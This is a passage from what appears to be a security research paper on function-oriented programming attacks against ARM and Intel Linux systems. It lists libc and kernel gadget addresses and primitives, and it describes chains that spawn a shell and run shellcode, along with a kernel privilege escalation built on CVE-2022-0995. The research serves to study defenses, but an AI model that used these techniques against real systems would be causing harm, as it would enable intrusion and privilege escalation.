Table 4: Number of dispatcher gadgets for different libraries

All of the referenced libraries have PAC and BTI protections enabled, and all included at least one FOP dispatcher gadget that was accessible from a normal execution standpoint. For the capabilities discussed in the following section, the gadget used is located in the loader in the function _dl_call_fini, Figure 13 displays the looping aspect of the dispatcher gadget.

```
    10d0:       ldr     x1, [x19]
    10d4:       blr     x1
    10d8:       cmp     x21, x19
    10dc:       sub     x19, x19, #0x8
    10e0:       b.ne    10d0
```

Figure 13: Examination of the dispatcher gadget assembly

One aspect to note of the above gadget is that it corrupts the X1 register continuously through the execution loops. This means that the second argument can be determined reliably, but not controlled directly. The ARM capabilities section below describes several attack scenarios.

The originating binary normally uses this code during exit routines, but by manipulating pointers through a memory corruption vulnerability, an attacker can conduct a FOP attack. The selection of this gadget came from the fact that it is a reliable source to gain execution through memory corruption and only corrupts one register during the execution loop.

By demonstrating the attack capabilities with this gadget found in all three tested libraries, it becomes possible to determine the possibility of a FOP attack within most Linux environments utilizing hardware protections designed to limit code reuse attacks in ARM environments.

Primitives

The following few sections cover the idea of useful primitives that could occur in a FOP attack. These primitives are referred to as “widgets” in the paper by Tran et al. (Tran et al., 2011) and follow the same structure and naming schemes, but will be referred to as "primitives" in this research. Primitives are building blocks to define a set of simple operations that can expand into a FOP attack. In this case, these are the following: Register Setting, Arithmetic, Memory Access, System Calls, and Branching.

Register Setting

Register setting is the process of setting a register to a constant value or the value of another register. Three different methods accomplish this: static assignment, assignment between registers, and function return values. The first is the process of setting a register to a constant value: Figure 14 demonstrates two cases for setting a register to constant values. The figure also includes the assembly used to accomplish this.

Gadget	**Assembly Source**

`LIBC 0x127300:`
`Results:`
`X0: 0x0`
	0000000000127300 <xdrstdio_inline>:
	127300: bti c
	127304: mov x0, #0x0
	127308: ret

`LIBC 0x8ca44:`
`Results:`
`X0: 0xffffaca96000`
`(Libc Address)`
	000000000008ca44 <__mq_notify_fork_subprocess>:
	8ca44: bti c
	8ca48: adrp x0, 0x1a6000
	8ca4c: str wzr, [x0, #2272]
	8ca50: ret

Figure 14: Examples of register setting through static assignment

The next case is the movement of values between registers. While being able to explicitly set every register would be nice, gadgets do not always line up that way. In most cases being able to set one register usually allows for the ability to move values to another register. Figure 15 demonstrates this ability to move values between registers.

Gadget

```
LIBC 0x1031b4:
   Results:
      X0: 0xffffffff
      X3: X0
   Jump Constraints:
       Dword (X2) & 0xffffffff != 59
   Conditions:
       Dword (X2) & 0xffffffff != 59
```

Assembly Source

```
00000000001031b4 <inet6_option_init>:
  1031b4:      bti     c
  1031b8:      cmp     w2, #0x36
  1031bc:      mov     x3, x0
  1031c0:      mov     w0, #0x3b
  1031c4:      ccmp    w2, w0, #0x4, ne
  1031c8:      b.ne    1031e8
               …
  1031e8:      mov     w0, #0xffffffff
  1031ec:      d65f03c0        ret
```

Figure 15: Example of a register assignment gadget

Lastly is the ability to utilize values returned from regular function calls, such as the X0 register which holds the return value. An example of this is using a function such as malloc to load an allocated memory address into X0.

Arithmetic

This research defines arithmetic as an operation conducting mathematical operations between two registers or a register and a constant value. Figure 16 gives a few examples of some arithmetic operations found within the custom-built Libc library.

Gadget

```
LIBC 0x104080:
   Results:
      X0: 0xffffffffffffffff
      X1: 0xffffffffffffffff
      X2: X2 + X0
      X3: 0xc4653600
      X4: 0x3e8
      X5: 0x3b9ac9ff
   Jump Constraints:
       Dword 0x3e8*(X3) & 0xffffffff + 0xffffffff*(X1) & 0xffffffff >
0x3b9ac9ff
       Qword X2 + X0 != 1
       Concat((1 + X2 + X0) & 1<<63, 0)
   Conditions:
       Qword X3 >= 0xf423f
```

```
LIBC 0x9f0f0:
   Results:
      X0: 4 + X0
      X2: Concat(0, ([4 + X0]) & 0xffffffff)
   Read Constraints:
       0: Qword [X0]
       1: Qword [4 + X0]
   Jump Constraints:
       Dword (X1) & 0xffffffff != ([X0]) & 0xffffffff
       Dword ([4 + X0]) & 0xffffffff == (X1) & 0xffffffff
   Conditions:
       Dword (X1) & 0xffffffff != ([X0]) & 0xffffffff
       Dword ([4 + X0]) & 0xffffffff != (X1) & 0xffffffff
```

Figure 16: Arithmetic gadget examples

Memory Operations

Memory operations include the ability to load and store values into memory. This process is necessary to perform complex interactions with system memory. Figure 17 demonstrates an example of setting memory and an example of loading a memory value.

```
LIBC 0x126f20:
   Results:
      X4: 0xffffaca8f728
   Write Constraints:
       0: Dword [X0] = (X3) & 0xffffffff
       1: Qword [8 + X0] = 0xffffaca8f728
       2: Dword [24 + X0] = X1
       3: Dword [24 + X0] = X1
       4: Dword [40 + X0] = (X2) & 0xffffffff
```

```
LD 0x13108:
   Results:
      X0: [8 + X0]
   Read Constraints:
       0: Qword [8 + X0]
```

```
0000000000013108 <_dl_tlsdesc_return>:
   13108:    bti    c
   1310c:    ldr    x0, [x0, #8]
   13110:    ret
```

Figure 17: Memory operation gadget examples

System Calls

Lastly is the use of syscalls, as on Linux, syscalls are the low-level ABI to interact with the system's kernel. These primitives are fundamental to interacting with the system's environment. In the process of FOP, these can be present from conventional function use, such as open or stat, but can also permit the calling any syscall with the use of the Libc "syscall" function itself.

```
LIBC 0xe4f40:
   Results:
      X0: 0xffffffffffffffff
      X1: 0x1
      X2: 0x20
      X3: TPIDR_EL0
      X4: X5
      X5: X6
      X6: X7
      X8: Concat(0, (X0) & 0xffffffff)
   Write Constraints:
       0: Dword [32 + TPIDR_EL0] = 1
   Syscall
      Concat(0, Extract(31, 0, X0))
LIBC 0xe5180:
   Results:
      X0: 0xffffffffffffffff
      X1: 0x1
      X2: 0x20
      X3: TPIDR_EL0
      X8: 0xe2
      PC: 0xbeefcafebaba
   Write Constraints:
       0: Dword [32 + TPIDR_EL0] = 1
   Syscall
      NR_mprotect
```

Figure 18: Syscall gadget example

Figure 18 displays the gadgets for the syscall function and the mprotect function. As mentioned above in the tooling section, the symbolic execution engine handles syscall operations as failures and completes their execution, but what is important to notice is the identification of the syscall invoked.

Branching

Branching in this case is the process of entering one function and using an argument to control the execution flow. The example found in Appendix 2.C uses this approach with a call to mprotect offering more argument control. Figure 19 displays this gadget and the symbolic execution determination restraint returned by the FOP Mythoclast.

```
LIBC 0x11cfd0:
   Results:
      X0: [[24 + X0]]
      X1: [24 + [24 + X0]]
      X2: Concat(0, ([32 + [24 + X0]]) & 0xffffffff + 0xffffffff* ([24 +
[24 + X0]]) & 0xffffffff)
      X3: [24 + [24 + X0]]
      X4: [48 + [24 + X0]]
      X5: [16 + [24 + X0]]
      X19: [24 + X0]
      X20: [32 + [24 + X0]] + 0xffffffffffffffff*[24 + [24 + X0]]
      X29: 0x7fffffffdfa8
   Read Constraints:
       0: Qword [24 + X0]
       1: Qword [56 + [24 + X0]]
       3: Qword [32 + [24 + X0]]
       4: Qword [48 + [24 + X0]]
       5: Qword [16 + [24 + X0]]
       6: Qword [24 + [24 + X0]]
       7: Qword [[24 + X0]]
   Write Constraints:
       2: Dword [56 + [24 + X0]] = 0
       8: ...
   Jump Constraints:
       (X1) & 0xffffffff == 0
       Not(([56 + [24 + X0]]) & 0xffffffff == 0)
    Symbolic Target:
                [16 + [24 + X0]]
```

Figure 19: Example of a branching gadget

Figure 19 demonstrates the process of diverting control flow through argument manipulation. Examining this gadget type further could lead to potential gadgets that do not return to the current frame and continue down another FOP chain allowing for conditional branching to occur. This research did not examine this process in depth.

ARM Capabilities

The capabilities of FOP within the ARM architecture have a slight advantage over those within the Intel architecture. This is because functions store the return address into the X0 register, which is also the first argument used when calling subsequent functions. While both ARM and Intel were able to demonstrate the same capabilities for FOP usage, ARM achieved this with fewer, more efficient gadgets.

Appendix 2.A shows the chain for the first example. This example demonstrates a simple FOP gadget that will set the X0 register to the string “/bin/sh”, which exists normally within the Libc read-only memory region. The chain then calls the “system” function to simulate a normal call to system with the “/bin/sh” string. Accomplishing this required a function to load a Libc memory address into the X0 register, then an ability to increment the X0 register increment until it arrived at the string stored in memory. This research accomplished this attack with a FOP chain consisting of 52 gadgets and utilizing 11 unique gadgets.

Appendix 2.B expands upon the previous example by loading the "/bin/sh" string directly into memory and subsequently invoking the “system” function. It is worth noting that this method can be adapted to employ any desired command. This operation took 140 function calls, utilizing 15 unique functions.

Appendix 2.C is the final example demonstrated within the ARM architecture and builds upon the last case. This example demonstrates the ability to load custom shellcode into memory, set the memory page to executable, and then execute it. This operation is the most complex of the three and as such takes a large number of gadgets to accomplish the goal. This final chain accomplishes this task in 1272 gadgets, consisting of only 20 unique function calls.

ARM Conclusion

As found in this section, this research has demonstrated the capability of a FOP attack to successfully work within an ARM context. Initially, the first potential of FOP chain execution came with the discovery of a dispatcher gadget found in every tested Libc. This further developed into the ability to identify a series of primitives to build into working FOP chains. Then, Appendix 2 examples demonstrate three examples of varying difficulty to gain execution on an ARM system.

INTEL

Test binary

Appendix 1 displays the test source code utilized during the first phase of FOP testing. As mentioned in the ARM section, this source code is the same across both ARM and Intel instances, with the only difference being the method of compilation. Figure 20 lists the command used to compile the binary, which employs GCC to compile the binary for the Intel instance.

```
gcc ./toy_vuln.c -o exploitable
```

Figure 20: Command used to compile the X64 example

The ARM section above provides a comprehensive explanation of the heap vulnerability in this toy binary.

Intel Gadget Count

Table 5 presents an analysis of the number of gadgets discovered across various versions of Libc and its loader. It is evident that as the potential length of the gadget increases, the number of possible gadgets also increases. In most instances, this ratio appears to approximately double with each increment. Table 1 shows that with an increase in gadget count there is an accompanied increase in the time required to identify potential gadgets, as demonstrated previously.

Library	**Gadget Length**		
	15	**25**	**50**
Built	1426	2765	5438
Centos	1268	2618	4912
Fedora	1232	2493	4727
OpenSuse	1020	2214	4664
Ubuntu	1294	2667	4897

Table 5: Gadget count of different libraries

Unlike the ARM example above, the Intel variations appeared to better incorporate the needed landing pad for IBT inclusion. Table 6 examines the proportion between the number of functions and functions that include the necessary landing pad found within the given Libc.

Library	Num Functions	Num Functions (ENDBR)
Built	3834	3343
Centos	3761	3272
Fedora	3791	3312
OpenSuse	3830	3340
Ubuntu*	2257	2257

Table 6: Function to valid landing pad functions count

As evident from the statistics presented above, the number of functions with a valid landing pad instruction (and functions in general) is higher in the Intel architecture when compared to its ARM counterpart. However, it is worth noting that the Ubuntu Libc library stands out with a notably lower count compared to the other libraries. This discrepancy is due to the fact that Ubuntu was the only Libc library that was pre-stripped. The function counting method utilized symbols to determine the number of functions, and the stripping process limited the total number of identifiable functions. Nevertheless, it also revealed that all exported functions contain the requisite landing pad instruction.

Dispatcher

As explained previously in this research, a FOP attack is not possible without a working dispatcher gadget. The main criterion was that the gadgets did not manipulate more than one key register, in this case, RDI, RSI, or RDX. Table 7 displays the count of the identified FOP gadgets.

Library	Num Gadgets
Built	3
Centos	5
Fedora	2
OpenSuse	2
Ubuntu	2

Table 7: Number of dispatcher gadgets

While the number of potential gadgets is low for the majority of the tested libraries, this research identified that all tested Libc libraries contained at least one workable FOP gadget found within the exit routines of _dl_fini or _dl_call_fini. This once again illustrates the potential of FOP to work in certain cases of memory corruption vulnerabilities on Intel.

In comparison to the ARM dispatchers, the identified Intel FOP dispatcher did not modify an important argument register. This capability allowed for more direct gadgets that modify the RDI, RSI, and RDX registers.

Primitives

The following few sections cover the idea of useful primitives that allow for operations during a FOP attack, analogous to the ARM section on primitives above. These include Register Setting, Arithmetic, Memory Access, System Calls, and Branching. As mentioned previously, the ability to utilize the return value in a FOP attack within Intel is not possible. This results in the lack of utilizing function returns as register setting primitives.

Register Setting

The first primitive is the process of register setting, which includes the operations of setting a register to a value and setting a register to a different register's value. Figure 21 below demonstrates two examples of moving values into a register, in this case, a small constant value and a library address.

Gadget	Assembly Source

`LIBC 0x12e0f0:`
`   Results:`
`      RAX: 0x1`
`      RDI: 0x6`
	000000000012e0f0 <_nss_files_endpwent>:
	12e0f0: endbr64
	12e0f4: mov edi, 0x6
	12e0f9: jmp 12b350 <__nss_files_data_endent>

`LIBC 0x87340:`
`   Results:`
`      RAX: 0x0`
`      RDI: 0x7f27dd7bdb00`
`           (Libc address)`
	0000000000087340 <__default_pthread_attr_freeres>:
	87340: endbr64
	87344: lea rdi, [rip+0x1487b5]
	8734b: jmp 7e860 <pthread_attr_destroy>

Figure 21: Static register setting gadget

The two examples found above in Figure 21, demonstrate the process of identifying reliable gadgets to set the RDI register to static values. The second main process for register setting primitives is the process of moving values between registers.

Gadget	Assembly Source

`LIBC 0x144280:`
`   Results:`
`      RAX: 0x7f27dd7fa000`
`      RSI: RDI`
	0000000000144280 <_dl_mcount_wrapper_check>:
	144280: endbr64
	144284: mov rax, qword ptr [rip+0x84ced]
	14428b: mov rsi, rdi
	14428e: cmp qword ptr [rax+0xa90], 0x0
	144296: je 1442b0
	…
	1442b0: ret

Figure 22: Register setting between registers

Figure 22 demonstrates an example of moving a value from the RDI register to the RSI register. Analyzing the assembly code corresponding to this operation reveals that it depends on a value in memory. However, given that the gadget does not display any constraints, one can infer that the memory from the supplied core file successfully passed this check and consistently executed the jump to the return.

Arithmetic

An arithmetic gadget conducts math operations on registers to change their values. Figure 23 demonstrates several gadgets that potential addition, subtraction, and multiplication gadgets.

Operation	**Gadget**

Addition	`LIBC 0x363a0:`
	   `Results:`
	      `RAX: Concat(0, [RDI])`
	      `RCX: 0xffffffff0fffffff`
	      `RDX: Concat(0, [1 + RDI])`
	      `RDI: 1 + RDI`
	   `Read Constraints:`
	       `0: Byte [RDI]`
	       `1: Byte [1 + RDI]`
	   `Jump Constraints:`
	       `Byte [RDI] != 0`
	       `Byte [1 + RDI] == 0`

32-bit Subtraction	`LIBC 0xa8360:`
	   `Results:`
	      `RAX: 0xffffffffffffffff`
	      `RDI: Concat(0, 0xffffff47 + EDI)`
	   `Jump Constraints:`
	       `Dword 0xffffff47 + EDI U> 12`

Multiplication	`LIBC 0x48060:`
	   `Results:`
	      `RAX: 0x0`
	      `RCX: [RSI + 8*R8]`
	      `RDX: RDX + 0xffffffffffffffff*R8`
	      `RSI: 8 + RDI + 8*R8`
	      `RDI: RDI + 8*R8`
	      `R8: 8 + RSI + 8*R8`
	   `Read Constraints:`
	       `0: Qword [RSI + 8*R8]`
	   `Write Constraints:`
	       `1: Qword [RDI + 8*R8] = [RSI + 8*R8]`
	   `Jump Constraints:`
	       `Qword R8 == 0`
	       `Qword R8 != RDX`
	       `Qword 8 + RDI + 8*R8 == 8 + RSI + 8*R8`

Figure 23: Arithmetic gadget examples

Two of the three gadgets identified in Figure 23 demonstrate operations requiring memory access. As with all gadgets, it is important to identify potential constraints when operating on memory values. This observation holds for the majority of arithmetic operations, the assumption being that most operations occur within functions responsible for memory copying or string manipulation.

Memory Access

The next primitive involves memory accesses, comprising of memory storage and memory loading gadgets. Figure 24 below illustrates two examples of such gadgets.

Memory Operation	Gadget
Write	`LIBC 0x9ae40:`
	`   Results:`
	`      RAX: RDI`
	`      RSI: ...`
	`   Write Constraints:`
	`       0: Byte [RDI] = SIL`
	`   Jump Constraints:`
	`       Qword RDX U< 16`
	`       Dword EDX < 8`
	`       Dword EDX < 4`
	`       Dword EDX <= 1`
	`       Dword EDX >= 1`
Read	`LIBC 0x117180:`
	`   Results:`
	`      RAX: 0xfffffffa`
	`      RDX: Concat(0, [RDI])`
	`      R10: 0x0`
	`      R11: 0x0`
	`   Read Constraints:`
	`       0: Word [RDI]`
	`   Jump Constraints:`
	`       Qword RDI != 0`
	`       Dword ESI U> 1`
	`       Word [RDI] != 2`
	`       Word [RDI] != 10`
	`       Word [RDI] != 1`

Figure 24: Memory accessing gadget examples

System Calls

System calls play a crucial role in enabling programs to interact with their environment. Much like with ARM, these primitives are essential for performing various actions within a system through two main approaches: the first approach involves using regular functions to call system calls through their intended mechanisms, while the second approach utilizes the "syscall" function to invoke custom system calls during an attack. Figure 25 below illustrates these two examples through identified gadgets.

Function	Gadget

Socket	`LIBC 0x101430:`
	`   Results:`
	`      RAX: 0xffffffffffffffff`
	`      RCX: 0xffffffffffffff88`
	`   Segment Constraints:`
	`       [FS + -0x78]`
	`   Syscall`
	`      sys_socket`

Syscall	`LIBC 0xf74a0:`
	`   Results:`
	`      RAX: 0xffffffffffffffff`
	`      RCX: 0xffffffffffffff88`
	`      RDX: RCX`
	`      RSI: RDX`
	`      RDI: RSI`
	`      R8: R9`
	`      R9: 0x0`
	`      R10: R8`
	`   Segment Constraints:`
	`       [FS + -0x78]`
	`   Syscall`
	`      RDI`

Figure 25: Syscall gadget examples

As mentioned previously in this research, an important aspect to note is the fact that the FOP Mythoclast handles all system calls as failures within the symbolic execution phase. This process does not impact the majority of gadgets but can affect the outcome of a gadget. Figure 25 demonstrates an example of this as a syscall gadget, modifying the RCX register to the error value. In successful syscall operations, the syscall operation within the kernel clobbers the RCX register as a side effect, setting it to the instruction following the syscall instruction. This result, as displayed by the gadget, occurs since the symbolic engine tested the failure route instead of the success. This results in the register being incorrectly clobbered.

As system call and other environmental API operations are extremely important in computing, it is important to accurately represent their capabilities when identifying them through their gadget representations. This, even within the failure branch, the syscall function gadget depicts a valid gadget for moving values between registers reliably without concern of constraints.

Branching

The final primitive is the process of branching. The process of branching is a complicated endeavor that can result in further complicated FOP chains. This process, if done correctly, could result in chaining multiple FOP chains together given the right gadgets. Figure 26 demonstrates an example of such a branching gadget.

```
LIBC 0x131a10:
   Results:
      RAX: [8 + RDI]
      RDX: Concat(0, [RDI])
      RBX: RSI
      RSP: 0x7fffffffdf70
      RBP: RDI
      RSI: 0x7fffffffdf78
   Read Constraints:
      0: Dword [RDI]
      1: Qword [8 + RDI]
      2: Qword [[8 + RDI]]
   Jump Constraints:
      Dword [RDI] == 1
      Symbolic target:
            [[8 + RDI]]
```

Figure 26: Branching gadget example

Unlike the ARM example examined already in this research, the Intel example did not make use of a branching operation during the exploitation phase. Using this procedure demonstrates that the ability to branch is not a requirement to complete a working exploit.

Intel Capabilities

The capabilities of FOP within Intel at first appear to be weaker than their ARM counterparts. This is based solely on the first observable mechanisms of functions within the

Intel architecture. In Intel, when a function completes and returns, it stores the return value in RAX. However, arguments used within functions do not come from the RAX register. With this in mind, this research was not able to identify any gadgets to move values from RAX into a meaningful register. This process limits the ability to utilize intentional return values from functions such as memory allocations from malloc.

Even though FOP under Intel appears to be not as convenient as with ARM, it is still possible to accomplish the same outcomes. Appendix 3.A demonstrates the capability of loading "/bin/sh" into memory and calling system on this memory. The completion of this chain consists of 123 gadgets using 12 unique functions.

The main difference mentioned above is evident when examining the ability to run custom shellcode. While loading the shellcode into memory is of little concern when it comes to FOP, it is still worth nothing that the ability to set the memory region to executable is challenging. This task varies in difficulty between different builds, but in the given test environment, the targeted writeable Libc memory region was situated at the upper bounds of a memory page (at 0xb00).

The process utilized to set this page to executable involved using the "mprotect" function on the 0x1000 byte aligned head of the page. To accomplish this, the chain required a pointer to the head of the page. An identified gadget of "sub rdi, 4" allowed for the FOP chain to reach this address. In all, this requires 704 function calls to successfully point the memory value to the beginning of the page. The other operations completed are similar to those used to set memory to the "/bin/sh" string, but in this case, it is shellcode. Appendix 3.B demonstrates the full chain consisting of 1188 gadgets using only 28 unique functions.

Intel Conclusion

This section concludes with a demonstration of the same capabilities on Intel as shown within ARM. This started with the identification of a FOP dispatcher gadget within every tested Libc and numerous gadgets found throughout the library. Subsequently, the integration of these gadgets into primitives resembling those used in ARM ultimately enabled arbitrary code execution via exploiting a memory corruption vulnerability. Finally, this research examines using FOP within the Linux kernel.

KERNEL

Environment

In the real-world FOP test case for the kernel test environment, a QEMU ("qemu-system-x64") was employed to emulate a Linux kernel image at version 5.13.0. The combination of this kernel image with a minimal BusyBox-based userspace environment led to the ability to test within a kernel context. Notably, the testing solely focused on an Intel environment. The findings from the previous sections permitted this decision, which indicated similar, if not slightly superior, functionality of ARM environments compared to their Intel counterparts. By focusing on the Intel architecture, this research confirms these findings and is able to harness an existing publicly available Proof of Concept (PoC) to modify and demonstrate the potential of FOP within the Linux kernel.

Vulnerability

The vulnerability chosen for testing is CVE-2022-0995 (NIST, 2023), an out-of-bound memory write issue within the kernel heap. The selection of this memory corruption vulnerability came from the fact that it is a recent vulnerability (that has surfaced within the last two years). Furthermore, a public PoC for this vulnerability was available on GitHub, courtesy of user Bonfee (Bonfee, 2022/2023)

The original PoC leverages the kernel heap out-of-bounds write to overwrite a function pointer within a controllable structure. This technique is commonly employed to perform a stack pivot to an attacker-controlled structure, enabling the full utilization of a Return-Oriented Programming (ROP) chain, which is precisely what the original PoC accomplishes. A shadow stack and BTI environment normally limit this approach and enables the demonstration of FOP in place of a normal ROP chain.

Kernel Gadget Count

In comparison to Libc the Linux kernel contains a much larger code base, Table 8 below demonstrates the number of functions checked within the tested kernel vmlinux image.

Version	Num of Checked Functions
5.13.0	57447

Table 8: Function checked in the kernel

This larger increase in function counts results in a larger and more time-consuming search for potential gadgets. Table 9 displays several gadgets identified within the kernel used.

Gadget Depth	Num Gadgets
15	7470
25	18541
50	52285

Table 9: Number of gadgets per gadget depth

There are a few caveats to consider when interpreting these results. First, it is important to note that the tested compiled version of the Linux kernel did not come with the "endbr" landing instruction. However, as identified in the Intel section above, the majority of Intel functions include the "endbr" instruction. Given that the inclusion of the “endbr” instruction at the beginning of the function would be appearance only given the lack of full BTI support, this research decided this would be acceptable as long as only the beginning of a function served as the gadget beginning. Additionally, the kernel image included symbols, which simplifies the process of identifying potential functions to use as gadgets.

The second caveat to consider is the substantial amount of memory required to search for potential gadgets. In the Linux test environment, the FOP tooling encounters memory constraints and runs out of memory when attempting to load the entire kernel image. To address this issue, the FOP Mythoclast loads only the executable sections without mapping static memory during the gadget identification stage. It is important to acknowledge that this approach imposes limitations on potential gadgets that rely on specific memory values to traverse unique execution paths. However, this limitation is of minimal concern, given the extensive array of functions to examine and the substantial number of gadgets identified even with this restriction in place.

Dispatcher

As discussed in the previous tooling section and outlined in Algorithm 2 the dispatcher algorithm exhibits slight variations when compared to the user space Libc version. The incorporation of symbolic execution to validate dispatcher gadgets permits a more flexible approach during the initial gadget-checking stage. The primary objective of this first sweep is to identify gadgets that can effectively serve as dispatchers based on the function's arguments. Figure 27 illustrates an example of a gadget functioning as a dispatcher.

```
KERNEL 0xcaf70:
   Results:
      RAX: [24 + [16 + RDI]]
      RBX: 16 + RDI
      RSP: 0x7fffffffdf90
      RBP: 0x7fffffffdfa0
      RDI: [32 + RDI]
      R12: 56 + RDI + 40*Concat(0, 0xffffffff + ESI)
   Read Constraints:
      0: Qword [16 + RDI]
      1: Qword [24 + [16 + RDI]]
      2: Qword [32 + RDI]
   Jump Constraints:
      Dword ESI != 0
      Qword [24 + [16 + RDI]] != 0
   Symbolic Target:
            [24 + [16 + RDI]]
```

Figure 27: Utilized kernel dispatcher gadget

As indicated by the gadget's functionality, its use is more intricate compared to the majority of gadgets found in the Libc version. It relies on initial register values to initiate the chain. This research found this requirement holds for most of the tested gadgets within the Linux kernel, and it serves as the core principle for identifying kernel FOP dispatcher gadgets.

Selecting this approach made sense came from the fact that most kernel heap memory corruption vulnerabilities typically entail controlled memory and the manipulation of one or two controllable registers. As a result, this technique complements such scenarios effectively, offering an alternative to the conventional use of stack pivots.

Intuitively, due to the larger code base of the Linux kernel, the number of potential dispatcher gadgets is also larger. Table 10 displays the number of dispatcher gadgets identified.

Location	**Num Gadgets**
Linux kernel 5.13.0	308

Table 10: Number of identified dispatcher gadgets

Establishing a limit on the number of instructions limits the time taken when utilizing symbolic execution to identify potential FOP dispatcher gadgets. This limit was set to 100 instructions for the identified number of gadgets in Table 10. Without a finite limit, the potential for branch explosion or infinite loops grows. This would significantly increase the time execution of the gadget identification or possibly exhaust the little memory remaining after loading the kernel instructions. This is sufficient to identify a working gadget needed for the capabilities section below.

Kernel Impacts

This section discusses the practical details of the kernel approach of FOP and demonstrates a couple of the impacts identified, along with the approaches taken to remedy them.

As mentioned earlier, the targeted Linux kernel version for this research is 5.13.0. This kernel version, released in the summer of 2021, is slightly older; since the repurposed PoC was for this specific kernel image, it was logical to stick with version 5.13.0.

However, it is important to note a caveat with this choice: the introduction of Linux kernel's CET implementation was not until Linux kernel version 5.18.0. Consequently, there is a lack of landing pad instructions within the tested Linux kernel. Any inclusion of a landing pad instruction in the kernel would only be for show since the tested environment lacks full IBT support.

The last item of note is that as the Linux kernel releases new versions, it becomes increasingly likely that the new versions will introduce new protections. Such an example is the patch to the function prepare_kernel_cred (Kees Cook, 2022). This patch in particular is of interest as it contains a common target during the kernel exploitation process: it limits the normal ROP attack chain by introducing a new check into the commonly targeted function.

In any kernel-level attack, the success of the attack largely hinges on the availability of an attacking surface that permits the utilization of any potential targets. This holds even in cases where newer kernel versions may impose limitations on such approaches. Another rationale for targeting this kernel version lies in the capabilities demonstrated later in the research, particularly concerning FOP and the dispatcher functionality examined earlier.

Kernel Capabilities

The ability to determine what impact FOP has in the kernel is one of the main points of this research; the ability to achieve a working attack utilizing FOP gadgets instead of ROP or JOP gadgets is the definition of a successful FOP implementation. So far, the design of the FOP tooling along with the initial Intel and ARM capabilities has built up to the challenge of testing FOP with a real-world scenario and a public CVE. This section categorizes the capabilities achieved within the kernel environment.

Before the dissection of the final capabilities, an acknowledgment of the primitives is necessary. This research examined the FOP primitives within the user space Libc target above, resulting in the omission of a full breakdown of primitives for the Linux kernel section. As the flexibility and variety of the primitives is directly correlated with the number of gadgets found, having a larger code base implies the same or greater magnitude of capabilities when compared to the Libc primitives. Given that Linux kernel contains nearly ten times more gadgets, this research surmises that sufficient gadgets exist to demonstrate the same primitives as identified above. One additional aspect to note is that even with the larger number of functions and potential gadgets, there was no identification of gadgets that allowed for the ability to utilize a value stored in RAX. This limitation exists within both the user space and the kernel space for Intel systems.

As for the final demonstratable kernel capabilities, Figure 28 demonstrates the final FOP chain utilized within the Linux kernel resulting in Linux privilege escalation.



Figure 28: Kernel FOP Chain in Memory

While this research has briefly mentioned the vulnerability's details, this paragraph will now provide a high-level explanation of the exploitation technique. Given the vulnerability enables a memory corruption through a heap overflow, it allows an attacker to gain control of a “msg_msg” structure, leading to the leaking of the Linux kernel and the kernel heap address, bypassing KASLR. This then leads to the ability to overwrite a “pipe_buffer” structure along with the “_ops pointer”, leading to an arbitrary function call with register RSI pointing to controlled memory.

The original PoC used this technique to pivot the stack to RSI and start the ROP chain. In this FOP example, a pivot to a FOP dispatcher occurred instead. The issue arose that there was no identification of an RSI-originating FOP dispatchers during the testing. Bypassing this issue required the use of the pivot gadget from RSI to RDI as identified in Figure 29, which allowed for the use of the dispatcher identified in Figure 27.

```
KERNEL 0xffffffff813aaf00:
   Results:
      ...
      RDI: 0xffffffffffffffc8 + [40 + RSI]
      ...
